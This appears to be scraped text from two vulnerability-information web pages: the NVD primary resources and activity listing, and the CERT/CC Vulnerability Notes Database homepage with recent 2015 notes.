
NVD Primary Resources

- Vulnerability Search Engine (CVE software flaws and CCE misconfigurations)
- National Checklist Program (automatable security configuration guidance in XCCDF and OVAL)
- SCAP (program and protocol that NVD supports)
- SCAP Compatible Tools
- SCAP Data Feeds (CVE, CCE, CPE, CVSS, XCCDF, OVAL)
- Product Dictionary (CPE)
- Impact Metrics (CVSS)
- Common Weakness Enumeration (CWE)

NVD/SCAP Recent Activity:

- October 3rd - 5th, 2012: 8th Annual IT Security Automation Conference
- October 31st - November 2nd, 2011: 7th Annual IT Security Automation Conference
- August 29th - 30th, 2011: EMAP Developer Workshop
- September 27th - 29th, 2010: 6th Annual IT Security Automation Conference
- May 11, 2010: 2010 NASA / Army Systems and Software Engineering Forum
- April 13, 2010: Security Solutions 2010
- March 16, 2010: IT Security Entrepreneurs' Forum
- February 22, 2010: Security Automation Developer Days Winter 2010
- October 26, 2009: 5th Annual IT Security Automation Conference
- September 05, 2008: NVD updated to version 2.2
- August 18, 2008: OMB has release a new memo relating to FDCC and the SCAP validation program. The memo can be found at: http://www.whitehouse.gov/omb/memoranda/fy2008/m08-22.pdf
- August 11, 2008: Interactive Schema and the Interactive Schema Interpreter is now available through NVD at http://scap.nist.gov/specifications/ocil/
- Minor update made to FDCC Reporting Format - update pertains to the Schematron Stylesheet, please reference the changelog for details.
- Version 1.0.2 of the SCAP Validation Program Derived Test Requirements Document has been released.
- All presentations from the Federal Desktop Core Configuration (FDCC) Implementers Workshop have been posted at: http://nvd.nist.gov/workshop.cfm

https://nvd.nist.gov


CERT | Software Engineering Institute | Carnegie Mellon University
Homeland Security
DATABASE HOME
SEARCH
REPORT A VULNERABILITY
HELP

Vulnerability Notes Database

Advisory and mitigation information about software vulnerabilities

Sponsored by the DHS Office of Cybersecurity and Communications

Overview

The Vulnerability Notes Database provides timely information about software vulnerabilities. Vulnerability notes include summaries, technical details, remediation information, and lists of affected vendors. Many vulnerability notes are the result of private coordination and disclosure efforts. - Hide Details

You can search the Vulnerability Notes Database or browse by several views. Help is available on database fields and customizing search queries. For example, you can search for specific information, such as the ten most recently updated vulnerabilities, a list of vulnerabilities that affect control systems, or a list of vulnerabilities discovered using the Basic Fuzzing Framework (BFF).

We also provide an archive of all public vulnerability information from our database.

To communicate with us about a specific vulnerability, please send email with the appropriate VU# number(s) in the subject line. To protect sensitive, non-public vulnerability information, please encrypt mail to the CERT PGP key.

We appreciate your comments and suggestions.

Recent Vulnerability Notes

07 Apr 2015	VU#374268	NTP Project ntpd reference implementation contains multiple vul...	Multiple CVEs
02 Apr 2015	VU#924124	X-Cart contains multiple vulnerabilities	Multiple CVEs
31 Mar 2015	VU#550620	Multicast DNS (mDNS) implementations may respond to unicast ...	Unknown
27 Mar 2015	VU#591120	Multiple SSL certificate authorities use predefined email address...	Unknown

Quick Search

asus Go

Advanced Search »

View Notes By

- Date Published
- Date Public
- Date Updated
- CVSS Score

Report a Vulnerability

Please use the Vulnerability Reporting Form to report a vulnerability. Alternatively, you can send us email. Be sure to read our vulnerability disclosure policy.

Connect with Us

http://www.kb.cert.org/vuls/

Attributions

- Open Web Application Security Project (OWASP) - www.wasp.org